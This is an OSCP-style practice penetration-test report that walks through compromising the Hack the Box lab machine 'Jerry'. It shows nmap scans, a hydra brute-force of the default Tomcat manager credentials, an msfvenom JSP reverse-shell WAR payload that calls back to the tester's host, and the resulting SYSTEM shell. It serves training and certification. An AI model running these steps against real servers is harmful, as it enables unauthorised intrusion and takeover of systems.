

---

# Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-07-15

# Contents

<b>1</b>	<b>Offensive Security OSCP Exam Report</b>	<b>3</b>
1.1	Introduction: . . . . .	3
1.2	Objective: . . . . .	3
1.3	Requirement: . . . . .	3
<b>2</b>	<b>High-Level Summary</b>	<b>4</b>
2.1	Recommendations: . . . . .	4
<b>3</b>	<b>Methodologies</b>	<b>5</b>
3.1	Information Gathering: . . . . .	5
3.2	Penetration: . . . . .	5
3.2.1	System IP: 10.10.10.95(Jerry) . . . . .	5
3.2.1.1	Service Enumeration: . . . . .	5
3.2.1.2	Scanning . . . . .	6
3.2.1.3	Gaining Shell . . . . .	7
3.2.1.4	Privilege Escalation . . . . .	8
3.2.1.5	Proof File . . . . .	10
<b>4</b>	<b>Maintaining Access</b>	<b>12</b>
<b>5</b>	<b>House Cleaning:</b>	<b>13</b>

# 1 Offensive Security OSCP Exam Report

## 1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

## 1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

## 1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

## 2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Jerry**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Jerry** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

**Jerry(10.10.10.95)** - Web admin didn't change the default password of the web application due to which we are able to login to the application to deploy the war file to get the reverse shell and most important mistake is that running the tomcat profile as administrative user instead admin would have created a regular user to run the tomcat

### 2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

## 3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

### 3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

**Jerry - 10.10.10.95**

### 3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **Jerry**.

#### 3.2.1 System IP: 10.10.10.95(Jerry)

##### 3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.95	TCP: 8080\

### 3.2.1.2 Scanning

#### Nmap-Initial

```
# Nmap 7.80 scan initiated Wed Jul 14 11:59:21 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪ 10.10.10.95
Nmap scan report for 10.10.10.95
Host is up, received echo-reply ttl 127 (0.14s latency).
Scanned at 2021-07-14 11:59:22 PDT for 24s
Not shown: 999 filtered ports
Reason: 999 no-responses
PORT      STATE SERVICE REASON          VERSION
8080/tcp open  http    syn-ack ttl 127 Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jul 14 11:59:46 2021 -- 1 IP address (1 host up) scanned in 25.65 seconds
```

#### Nmap-Full

```
# Nmap 7.80 scan initiated Wed Jul 14 12:02:42 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪ 10.10.10.95
Nmap scan report for 10.10.10.95
Host is up, received echo-reply ttl 127 (0.15s latency).
Scanned at 2021-07-14 12:02:43 PDT for 194s
Not shown: 65534 filtered ports
Reason: 65534 no-responses
PORT      STATE SERVICE REASON          VERSION
8080/tcp open  http    syn-ack ttl 127 Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jul 14 12:05:57 2021 -- 1 IP address (1 host up) scanned in 195.12 seconds
```

### 3.2.1.3 Gaining Shell

**System IP: 10.10.10.95**

**Vulnerability Exploited : Default tomcat credentials which gave the initial foothold**

**System Vulnerable : 10.10.10.95**


**Vulnerability Explanation : Web admin didnt change the default password of the web application due to which we are able to login to the application to deploy the war file to get the reverse shell**

**Privilege Escalation Vulnerability : Running the web application as an administrator**

**Vulnerability fix : Tomcat doesnt need system privileges instead of that administrator would have created a user account to provide the least privilege**

**Severity Level : Critical**

Webpage seems to be the default page for the apache tomcat.



**Figure 3.1:** 205-web.png

After seeing this the first which i want to do is to run the default tomcat credentials with /manager/html.

This time i wanted to run with hydra. The syntax for the hydra is below.

```
hydra -C /opt/SecLists/Passwords/Default-Credentials/tomcat-betterdefaultpasslist.txt  
↪ http-get://10.10.10.95:8080/manager/html
```

```
→ I7Z3R0 hydra -C /opt/SecLists/Passwords/Default-Credentials/tomcat-betterdefaultpasslist.txt http-get://10.10.10.95:8080/manager/html
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-07-14 12:30:59
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 79 login tries, ~5 tries per task
[DATA] attacking http-get://10.10.10.95:8080/manager/html
[8080][http-get] host: 10.10.10.95 login: admin password: admin
[8080][http-get] host: 10.10.10.95 login: admin password: admin
[8080][http-get] host: 10.10.10.95 login: tomcat password: s3cret
[8080][http-get] host: 10.10.10.95 login: tomcat password: s3cret
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-14 12:31:12
```

**Figure 3.2:** 210-hydra.png

Due to some reason its showing as admin:admin but however tomcat:s3cret is the correct password.

I am able to login without issues. I need to upload the reverse shell script to get the shell on the machine. In tomcat i need to create a WAR file with the msfvenom

WAR file to deploy

Select WAR file to upload  No file selected.

**Figure 3.3:** 215-tomcat\_login.png

At the bottom of the page i can see that the machine is 64 bit so i am going to create a war file with msfvenom for the 64 bit architecture.

Server Information							
Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address
Apache Tomcat/7.0.88	1.8.0_171-b11	Oracle Corporation	Windows Server 2012 R2	6.3	amd64	JERRY	10.10.10.95

**Figure 3.4:** 225-archi.png

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.4 LPORT=9001 -f war > shell.war
```


```
→ I7Z3R0 msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.4 LPORT=9001 -f war > shell.war
Payload size: 1103 bytes
Final size of war file: 1103 bytes
→ I7Z3R0 □
```

**Figure 3.5:** 230-venom.png

### 3.2.1.4 Privilege Escalation

Lets upload the file to the machine and see. Mean while i will start the netcat session for 9001.



**Figure 3.6:** 235-war\_upload.png

After the upload i can see the war file exist on the machine. We will click it and see if we get anything.

<a href="#">/shell</a>	<i>None specified</i>		true	<u>0</u>
------------------------	-----------------------	--	------	----------

**Figure 3.7:** 240-deploy.png

After clicking the folder we got the reverse shell successfully.

```
→ I7Z3R0 nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.95 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\apache-tomcat-7.0.88>
C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system
C:\apache-tomcat-7.0.88>
```

By checking the user i can see that the user nt authority system which is the thing i didnt expect.

One of the important twist in this is there is no user created for this box both the user and root flags are available in Administrator folder itself. Tricky part is while reading the file with space we just need to include the double quotes

```
C:\Users\Administrator\Desktop\flags>dir
dir
Volume in drive C has no label.
Volume Serial Number is FC2B-E489

Directory of C:\Users\Administrator\Desktop\flags

06/19/2018  07:09 AM    <DIR>          .
06/19/2018  07:09 AM    <DIR>          ..
06/19/2018  07:11 AM                88 2 for the price of 1.txt
               1 File(s)                88 bytes
               2 Dir(s) 27,602,169,856 bytes free

C:\Users\Administrator\Desktop\flags>
```

Figure 3.8: 245-flags.png

### 3.2.1.5 Proof File


#### User

```
C:\Users\Administrator\Desktop\flags>
C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
user.txt
700 [REDACTED] d00

root.txt
04a [REDACTED] 90e
C:\Users\Administrator\Desktop\flags>
```

Figure 3.9: 250-Root\_user.txt.png

#### Root



```
C:\Users\Administrator\Desktop\flags>
C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
user.txt
700[REDACTED]d00

root.txt
04a[REDACTED]90e
C:\Users\Administrator\Desktop\flags>
```

**Figure 3.10:** 250-Root\_user.txt.png

## 4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

## 5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.